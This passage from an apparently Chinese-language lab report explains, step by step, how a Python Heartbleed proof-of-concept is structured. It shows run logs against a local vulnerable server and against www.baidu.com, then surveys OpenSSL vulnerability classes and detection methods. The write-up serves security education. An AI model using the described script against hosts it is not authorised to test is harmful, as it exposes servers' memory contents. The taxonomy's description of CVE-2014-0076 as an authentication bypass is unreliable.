2. **定义将十六进制字符串转换为二进制数据的函数**（`h2bin`）：
   - 这个函数用于将十六进制字符串转换为二进制数据。在利用心脏出血漏洞时，需要构造特定格式的SSL/TLS数据包，因此这个函数在构建数据包时非常有用。
3. **定义了两个二进制数据** `hello` **和** `hb`：

- `hello` 代表了客户端的握手请求，`hb` 代表了心跳请求。心脏出血漏洞的利用主要涉及到心跳请求的处理。攻击者可以通过构造恶意的心跳请求来读取服务器内存中的敏感信息。

4. **定义了一个函数** `recvall`：
   - 这个函数用于从套接字中接收指定数量的字节数据。在心脏出血漏洞的利用中，用于接收服务器对心跳请求的响应数据。
5. **定义了一个函数** `hit_hb`：
   - 这个函数用于发送心跳请求并处理服务器的响应。在函数中，发送心跳请求后，循环接收服务器的响应，判断响应的类型，并根据类型进行相应的处理。心脏出血漏洞的利用主要发生在这个函数中。
6. **在** `__main__` **块中**：
   - 解析命令行参数，获取目标主机和端口等信息。
   - 创建一个TCP套接字并连接到指定的主机和端口。
   - 发送客户端的握手请求，并等待服务器的响应。
   - 一旦完成握手，就发送心跳请求，并调用 `hit_hb` 函数来处理服务器的响应。
7. **最后**：
   - 如果未指定输出文件，则将响应数据保存到一个以当前时间戳命名的文件中。

实际使用测试：

攻击搭建的存在漏洞的靶机，检测到了漏洞：

```
liechain@thinkbook:~/Downloads$ python3 detect.py -s 127.0.0.1 -p 8443
Connecting...
Sending Client Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 822
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Handshake done...
Sending heartbeat request with length 4:
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response, saving to file...
File saved as 127.0.0.1_1712913971.bin
```

攻击不存在心脏出血漏洞的地址，例如百度，没有发现漏洞：

```
liechain@thinkbook:~/Downloads$ python3 detect.py -s www.baidu.com -p 443
Connecting...
Sending Client Hello...
 ... received message: type = 22, ver = 0302, length = 59
 ... received message: type = 22, ver = 0302, length = 4768
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Handshake done...
Sending heartbeat request with length 4:
 ... received message: type = 21, ver = 0302, length = 2
Received alert:
Server returned error, likely not vulnerable
```

仅以心脏出血漏洞为例，展示基于特征进行openssl漏洞检测的应用实例。

三、问题分析回答

1.open ssl 可能的漏洞分类及特征

漏洞分类分层结构：

第一层（一般性）：

- 加密算法漏洞
- 证书管理漏洞
- 内存管理漏洞
- 协议实现漏洞

第二层（特定问题）：

- 随机数生成漏洞
- 身份验证和授权漏洞
- 协议版本和配置问题
- 逻辑漏洞

1. **加密算法漏洞**：
    - 特征：这类漏洞通常涉及对称加密算法（如AES、DES）或非对称加密算法（如RSA、ECC）的实现问题。可能导致加密弱点或者可被攻击。
    - 示例：随机数生成不足够随机，导致密钥不安全；加密算法的填充模式选择不当，可能导致填充攻击。
2. **证书管理漏洞**：
    - 特征：证书管理漏洞可能导致对证书的不正确处理，例如未正确验证证书的有效性或撤销状态。
    - 示例：未正确验证证书链的有效性；未正确处理CRL（证书吊销列表）或OCSP（在线证书状态协议）。

3. **内存管理漏洞**：
    - 特征：内存管理漏洞可能导致缓冲区溢出、内存泄漏或使用已释放内存的问题。
    - 示例：心脏出血漏洞（Heartbleed）是一种内存泄漏漏洞；缓冲区溢出可能导致代码执行或拒绝服务攻击。
4. **协议实现漏洞**：
    - 特征：协议实现漏洞可能导致协议违规、未正确处理握手或加密数据等问题。
    - 示例：POODLE漏洞是一种SSL 3.0协议的实现问题，允许攻击者通过中间人攻击来获取加密通信的信息；BEAST漏洞是一种针对TLS 1.0协议的攻击。
5. **随机数生成漏洞**：
    - 特征：随机数生成漏洞可能导致生成的随机数不够随机或不安全。
    - 示例：Debian随机数生成器漏洞，由于实现错误导致生成的密钥具有可预测性。
6. **身份验证和授权漏洞**：
    - 特征：身份验证和授权漏洞可能导致身份验证绕过或未正确实施访问控制。
    - 示例：心脏出血漏洞允许攻击者绕过身份验证，并读取OpenSSL服务器内存中的敏感信息。
7. **协议版本和配置问题**：
    - 特征：可能由于协议版本选择不当或配置错误导致的漏洞。
    - 示例：SSLv3协议的POODLE漏洞；OpenSSL配置中未启用适当的加密套件。
8. **逻辑漏洞**：
    - 特征：逻辑漏洞可能导致安全性问题，例如不正确处理边界条件或意外情况。
    - 示例：OpenSSL版本1.0.1到1.0.1f中的CVE-2014-0076漏洞，允许攻击者绕过身份验证，并执行特权操作。

2.检测原理与实现

正向：

1. **基于知识的漏洞检测原理：**
    - 基于对已知漏洞的深入分析和研究，包括漏洞的特征、原理和影响范围等。
    - 通过了解漏洞的工作原理和攻击场景，编写相应的测试脚本或利用已有的POC进行漏洞检测。
2. **公开漏洞的检测原理：**
    - 定期扫描系统以发现已公开披露的漏洞，包括使用漏洞扫描工具和订阅漏洞情报服务等方式。
    - 根据公开漏洞的描述和CVE编号，验证系统中是否存在相关的漏洞，并及时采取相应的安全措施。
3. **补丁版本的检测与应用原理：**
    - 跟踪并了解相关软件和组件的最新版本和更新补丁，特别是针对已知漏洞的修复补丁。
    - 对已应用的补丁进行验证和测试，确保修复补丁有效，并不会引入新的问题或漏洞。

逆向：

第一层（一般性）漏洞检测：

1. **加密算法漏洞**：
    - 方法：测试不同加密算法的实现，包括对称和非对称加密算法，观察是否存在弱点或漏洞。
    - 实现：编写测试脚本，使用各种加密算法和参数对目标系统进行加密操作，并检查是否存在安全问题。

2. **证书管理漏洞**：
    - 方法：验证证书的有效性和完整性，检查证书链的合法性，以及是否正确处理证书的吊销状态。
    - 实现：编写测试脚本，验证目标系统的证书验证和管理过程，包括证书链验证、CRL或OCSP检查等。
3. **内存管理漏洞**：
    - 方法：测试系统的内存管理机制，包括是否存在缓冲区溢出、内存泄露或使用已释放内存等问题。
    - 实现：编写针对已知漏洞的利用脚本或使用漏洞利用工具，测试目标系统的内存管理是否安全。
4. **协议实现漏洞**：
    - 方法：模拟和测试各种协议通信场景，以验证协议的正确性和安全性。
    - 实现：编写测试脚本，模拟协议握手和通信过程，检查系统的协议实现是否符合标准。

第二层（特定问题）漏洞检测：

1. **随机数生成漏洞**：
    - 方法：测试系统生成的随机数是否足够随机和安全。
    - 实现：编写测试脚本，获取系统生成的随机数并进行统计分析，或使用随机性测试工具进行检测。
2. **身份验证和授权漏洞**：
    - 方法：验证系统是否正确执行身份验证和授权过程。
    - 实现：编写测试脚本，模拟用户进行身份验证和授权操作，检查系统是否正确执行认证和授权过程。
3. **协议版本和配置问题**：
    - 方法：验证系统是否遵循安全最佳实践，包括选择安全的协议版本、配置安全的加密套件等。
    - 实现：编写测试脚本，检查系统的协议版本和配置是否符合安全标准，例如检查是否禁用不安全的SSL/TLS版本、是否使用安全的加密算法等。
4. **逻辑漏洞**：
    - 方法：测试系统是否正确处理各种边界条件和异常情况。
    - 实现：编写测试脚本，模拟各种边界条件和异常情况，检查系统的行为是否符合预期。

四、参考内容

[1] [SDU-CST-Heartbleed/Work (github.com)] (https://github.com/SDU-CST-Heartbleed/Work)

[2] [H4R335HR/heartbleed: A Heartbleed PoC in Python 3 (github.com)] (https://github.com/H4R335HR/heartbleed)

[3] [Vulhub - Docker-Compose file for vulnerability environment] (https://vulhub.org/#/docs/)

[4] [Docker (github.com)] (https://github.com/docker)

[5] [渗透测试-Openssl心脏出血漏洞复现_openssl漏洞渗透测试-CSDN博客] (https://blog.csdn.net/weixin_39190897/article/details/106879383)

[6] [第6课 Ubuntu上搭建Apache、Mysql、Php服务_哔哩哔哩_bilibili] (https://www.bilibili.com/video/BV1s5411W7Qm/)

[7] [/index.html (openssl.org)] (https://www.openssl.org/)

[8] [5] chatgpt https://chat.openai.com/